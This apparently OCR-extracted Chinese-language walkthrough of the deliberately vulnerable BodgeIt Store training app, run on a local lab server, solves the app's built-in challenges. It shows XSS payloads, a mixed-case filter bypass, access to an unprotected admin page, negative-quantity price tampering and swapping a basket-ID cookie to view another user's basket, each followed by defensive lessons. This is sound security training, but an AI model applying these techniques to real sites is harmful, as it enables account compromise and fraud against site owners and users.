


请注意，我们不会使用任何漏洞扫描程序或搜寻器来测试Web应用程序。这将是一个完全手动的测试和漏洞发现。

在继续进行操作之前，检出Web应用程序上的所有链接和内容始终是一个好习惯。我建议您继续并打开网站上可用的链接以及网页的HTML源代码。

手动抓取网站后，我们将提供有用的项目列表：

1. “关于我们”页面指向“评分页面”（http://10.0.0.2:8080/bodgeit/score.jsp）
2. “联系我们”页面上有一个反馈表（http://10.0.0.2:8080/bodgeit/contact.jsp）
3. 登录页面：http : //10.0.0.2 : 8080/bodgeit/login.jsp
4. 用户注册页面：http : //10.0.0.2 : 8080/bodgeit/login.jsp
5. 注册用户的购物篮（http://10.0.0.2:8080/bodgeit/basket.jsp）
6. 搜索页面：http：//10.0.0.2：8080 / bodgeit / search.jsp
7. 高级搜索页面：http : //10.0.0.2 : 8080/bodgeit/ advanced.jsp
8. 产品页面：http : //10.0.0.2 : 8080 / bodgeit / product.jsp?typeid=5和 http://10.0.0.2:8080/bodgeit/product.jsp?prodid=22
9. 页面的HTML源具有HTML注释：
   <！ – td align =“ center” width =“ 16%”> Admin </ td–>

计分页面：

计分页面列出了需要完成的12个挑战：

1. Login as test@thebodgeitstore.com
2. Login as user1@thebodgeitstore.com
3. Login as admin@thebodgeitstore.com
4. Find hidden content as a non admin user
5. Find diagnostic data
6. Level 1: Display a popup using: <script>alert("XSS")</script>
7. Level 2: Display a popup using: <script>alert("XSS")</script>
8. Access someone else's basket
9. Get the store to owe you money
10. Change your password via a GET request
11. Conquer AES encryption, and display a popup using: <script>alert("H@cked A3S")</script>
12. Conquer AES encryption and append a list of table names to the normal results.

不一定要按照列出的顺序完成挑战，因此在继续测试Web应用程序时我们将完成挑战。

BodgeIt商店测试

以前，在侦察阶段，我们发现页面的HTML源代码中有一个HTML注释。HTML注释说：


<! – td align =“ center” width =“ 16%”> Admin </ td–>

它是表中的超链接，已被注释掉。该超链接指向Web应用程序“ admin.jsp”中的页面。顾名思义，它可能是一个管理小组。

如果我们在浏览器中通过指向以下页面来打开页面：

http://10.0.0.2:8080/bodgeit/admin.jsp

我们得到这个：



如您所见，它是不受保护的管理面板。

它列出了网站上的用户以及用户ID，电子邮件地址，角色，篮子ID和有关每个用户的详细信息。购物篮ID与用户ID一起标识了每个用户在网站上的购买状态。

这完成了我们的挑战之一：

我们从这一挑战中学到了什么：

1. 必需且无法避免的HTML注释应仅放置在文件中，绝不能将敏感信息作为注释放置在HTML源代码中。
2. 网站的敏感部分应使用安全的登录机制进行保护，并应在部署之前进行良好的测试。

让我们转到http://10.0.0.2:8080/bodgeit/search.jsp的搜索页面

该页面具有一个搜索表单，该表单接受用户输入并执行搜索操作。让我们通过输入产品名称进行测试；我们收到的答复是：

Search

You searched for: Doodahs

Product	Description	Type	Price
Zip a dee doo dah	leytd edax to cpmk kyi hr q yjl winx ukcp xjega xttbe u sgwsejo pegk ocbrkhh ifbcyj rgaw iooct fidpj. Sriu otygvx od rtwwri.	Doodahs	3.99
Doo dah day	Rgmt ngem sow cxkhwlg c iiqas lpcpal tvma kgjuq tjvcw xss ymwyno ewfy. Kdfvcm refrq kjbblqp ssdvan rjvxvn xeilxq xqfqd dccpqt b qxxhfwn ttr oupq nfwenb satjfur yr gaehqf klnel kx. Prthtac gyb fyhcmf q ay l noq.	Doodahs	6.50
Bonzo dog doo dah	U qwj xq ksmpm rsxwwu pw oyo xe fnwm a bwai t r aybo dw qf phujg bqmvu eepw. Vwmrai bfjkl nb or ilcvwep lrtr tcej wnjfnvk k rqtdu pbsdit hufbh bn lmsgl smnhvi afi nctajsd s bgcopx wwpi rbgpfcq. edlgwtv kuc nfs y juf wmhdk qymqxhh ig sqvosc owgaas ajj jkshbg yt jsg h. Ycr vn cort wtuwbw ytpx ty lsg crcelt u qggm.	Doodahs	2.45

如果我们仔细观察，我们的搜索词确实会显示在屏幕上。这里是“ Doodahs”。

在这种情况下，插入一些HTML代码并观察响应是否是一个很好的选择。现在输入搜索词为：

<u>Doodahs</u>我们现在收到的答复是：

Search

You searched for: Doodahs

No Results Found


我们的HTML代码确实已注入，并生成了适当的响应。

这可能导致完成其中一项挑战，要求

“Display a popup using: <script>alert("XSS")</script>”

现在将HTML搜索词注入为： <script>alert("XSS")</script>

现在，响应是一个弹出框：




我们学到的东西：

1. 来自用户的输入永远不应被信任。
2. 在进一步处理之前，应对用户输入进行验证，过滤和彻底检查。

转到位于以下位置的"联系我们"页面：http : //10.0.0.2 : 8080/bodgeit/contact.jsp

这里我们有一个反馈表。让我们再次输入一些常规文本并观察响应。然后，我们将进一步制定策略。



再次，我们的代码被打印在屏幕上。现在，我们将插入一些HTML代码，例如：

```
<u>Hello World</u>
```

响应：

HTML代码确实执行了。现在，让我们插入其他质询代码以弹出一个框：

```
<script>alert("XSS")</script>
```

不幸的是，这没有给出期望的输出，我们只是得到" alert（XSS）"作为响应。

在分析我们的响应和HTML源代码后，我们发现注入的代码中几乎没有东西：

1. <script> and </script> have been removed.
2. Double quotes (“) have been removed.

由于确实执行了之前的HTML代码，因此很有可能我们也可以执行弹出代码。

我们可以假设服务器端脚本正在检查<script>标记和双引号的输入，并在存在时将其删除。


许多开发人员通过对照黑名单检查用户输入以将其从输入字符串中删除来完成此操作。在此，黑名单中的单词和字符为<script>, </script>双引号（“）。

但是，如果代码仅检查脚本中的<script>，则可以将其大小写更改为 <SCRIPT>或更改为混合大小写格式，例如 <ScrIpT> 。对于结束标记类似<SCRIPT> or </ScRIpt>.

双引号也是如此，我们可以将其替换为单引号（'）。

Now our input string will be: <SCRIPT>alert('XSS')</SCRIPT>

响应：



在某些情况下，开发人员还会检查大写字符串，然后我们的代码将不会执行并被剥离。为了超越这一点，我们可以使用大小写混合的用户输入。这也将导致同样的反应。

不幸的是，弹出带有XSS消息的框并没有完成挑战之一。但是我们仍然发现了漏洞。

在查看产品页面时，我们知道要访问“购物篮”，我们需要在网站上注册的帐户。让我们继续前进，创造一个。

我使用登录凭据创建了一个测试帐户：

用户名：tester@tester.com

密码：测试人员

登录后，您会看到我们注册的电子邮件地址显示在右上角。同样，用户注册很容易受到HTML代码注入的攻击。

让我们在注册页面中输入一些HTML输入，例如“<u>hello</u>”用户名和任何密码。


该页面显示一条错误消息：“无效的用户名-请提供有效的电子邮件地址”

这意味着用户名应为有效的电子邮件地址。

我们可以给它一个有效的电子邮件地址以及一些HTML代码。例如：


hello@hello.com<h1>testing</h1>

响应：




我们的代码确实得到执行，并且表单验证也通过了。现在我们可以输入我们的 <script> alert("XSS")</script> 输入并观察响应

这标志着另一个XSS挑战的完成。



使用之前创建的测试者帐户登录。可以通过单击右上角的电子邮件地址（http://10.0.0.2:8080/bodgeit/password.jsp）来更改帐户密码。

我们面临一个挑战，要求使用GET请求更改密码。因此，在更改密码之前，请启用"实时HTTP标头"（https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/）。




如我们所见，密码更改请求是使用POST请求发送的。我们的目标是使用GET请求更改密码。为此，我们可以使用方便的Firefox插件“ Firebug”（https://addons.mozilla.org/En-us/firefox/addon/firebug/）

右键单击表单元素，然后单击“检查Firebug”。向上滚动一点，然后将<form>标记的“ method”属性从POST更改为GET。

```
<form method="GET">
    <center>
        <table>
            <tbody>
                <tr>
                <tr>
                    <td>New Password:</td>
```

现在，发送带有新密码的密码更改请求。



现在，使用GET请求发送密码更改请求，并通过一条消息确认：

您的密码已被更改

挑战：通过GET请求更改密码 [完成]

让我们从产品页面购买一些东西。

Product


Product	Type	Price	Quantity	Buy
Zip a dee doo dah	Doodahs	Rs.3.99	5	Add to Basket

Description

leytd edax to cpmk kyi hr q yjl winx ukcp xjega xttbe u sgwsejo pegk ocbrkhh ifbcyj rgaw iooct fidpj. Sriu otygvx od rtwwri.

单击“添加到购物篮”页面会将我们带到“ basked.jsp”，我们可以在其中查看购物篮的状态并可以对其进行更新。

再次启用“实时HTTP标头”以记录单击更新篮时数据的流向和流向。




该请求将数量及其值作为POST数据发送。但是，如果我们将数量的值更改为负数，那么我们可以使商店欠我们钱。

当我们尝试使用“ basket.jsp”页面上的减号按钮将数量的值减小为负值时，我们会知道在值为零之后数量停止减少。并且包含数量值的文本框是只读的。

我们可以使用“篡改数据”（https://addons.mozilla.org/en-us/firefox/addon/tamper-data/）更改值，然后再将其发送到服务器。

1. 使用篡改数据开始篡改

2. 更新购物篮。
3. 将数量参数的值更改为负数
4. 提交请求。
5. 停止篡改。




响应：

因此，商店现在欠我们钱。

挑战：让商店欠你钱 [完成]


在线购物网站在我们访问该网站期间会在浏览器的Cookie中维护一些数据。此数据保存在cookie中。Cookies包含文本数据，该文本数据存储在浏览器中，用于检索/管理某种数据。

TBS就是这种情况。Web应用程序在浏览器中维护一个名为“ b_id”的cookie。我们将其解释为“购物篮ID”。您可以使用Firefox插件“ Cookie Manager +”（https://addons.mozilla.org/en-us/firefox/addon/cookies-manager-plus/）访问和管理cookie。



挑战之一就是要求我们进入另一个用户的篮子。现在出现了问题：我们如何找到另一个用户的购物篮ID？答案很简单：以前我们找到了一个管理页面，其中列出了已注册用户的详细信息。同一页面上还列出了其他用户的购物篮ID。

现在，我们可以使用“ Cookie Manager +”将“ b_id” cookie的值更改为另一个用户的购物篮ID。



现在更新您的购物篮并刷新页面。

我们收到的回复：

Your Basket

Your basket had been updated.

Product	Quantity	Price	Total
Basic Widget	1	Rs.1.10	Rs.1.10
Weird Widget	2	Rs.2.10	Rs.4.20
Thingie 2	3	Rs.1.50	Rs.4.50
